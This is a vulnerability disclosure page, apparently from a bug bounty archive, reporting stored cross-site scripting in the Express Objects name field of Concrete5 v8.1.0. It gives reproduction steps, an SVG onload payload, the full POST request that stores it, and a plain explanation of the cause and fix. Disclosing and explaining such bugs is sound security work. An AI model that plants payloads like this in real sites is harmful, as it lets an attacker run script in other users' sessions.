Stored XSS in Express Objects - Concrete5 v8.1.0
The Entry Name parameter in Concrete5's Express Objects feature does not sanitise user input, allowing HTML and JavaScript to be stored. An attacker could execute arbitrary JavaScript in the browser of anyone who visits the Express entries dashboard page.

- Triaged in 12 hours
- Fixed in 38 hours
- Disclosed after 32 days
Summary / Description:

The Entry Name (name) parameter does not correctly sanitize user input. This allows HTML & Javascript to be stored and executed any time someone visits index.php/dashboard/express/entries
Steps to Reproduce
- Open up Firefox
- Login (/index.php/login)
- Visit (/index.php/dashboard/express/entries) and Click

Add Object - Put
"><svg/onload=confirm(document.domain)>as the name - Put whatever you want in the other fields and click submit
POST REQUEST
POST /index.php/dashboard/system/express/entities/add HTTP/1.1
Host: ec2-54-152-47-36.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://ec2-54-152-47-36.compute-1.amazonaws.com/index.php/dashboard/system/express/entities/add
Cookie: CONCRETE5=me1oe767h2pqntejn04r7res44; CONCRETE5_LOGIN=1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 187

ccm_token=1492316818%3A96b9be81cefadc7cd0652797767ad64f&name=%22%3E%3Csvg%2Fonload%3Dconfirm%28document.domain%29%3E&handle=blah&plural_handle=blah&description=&owned_by=&owning_type=many

<svg/onload=confirm(document.domain)>will be executed in your browser!
Now anytime you visit /index.php/dashboard/system/express/entities , the payload will be stored and executed!
Product, Version, and Configuration (If applicable)
Concrete5 v8.1.0
Suggested Mitigation/Remediation Actions
Sanitize the name parameter :P
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application fails to sanitise or encode the 'name' parameter before storing and rendering it in the dashboard.
Impact
An attacker could execute JavaScript in the browser of anyone who views the Express entries dashboard page.
What the attacker needed
Authenticated user with access to Express Objects; victim visits the Express entries dashboard
The fix
The 'name' parameter should be properly sanitised or output-encoded to prevent script execution.
How it was found
- Open Firefox and log in to the application.
- Navigate to the Express entries dashboard page and click 'Add Object'.
- Enter a crafted SVG payload as the name and fill other fields arbitrarily.
- Submit the form; the payload executes in the browser.
- Revisiting the Express entries page triggers the stored payload again.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a stored cross-site scripting (XSS) bug. A user with access to create Express Objects can enter a name containing HTML and JavaScript, which the application saves without cleaning it up. Later, when anyone opens the page that lists these objects, the malicious code runs in their browser, potentially letting the attacker act as that user.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






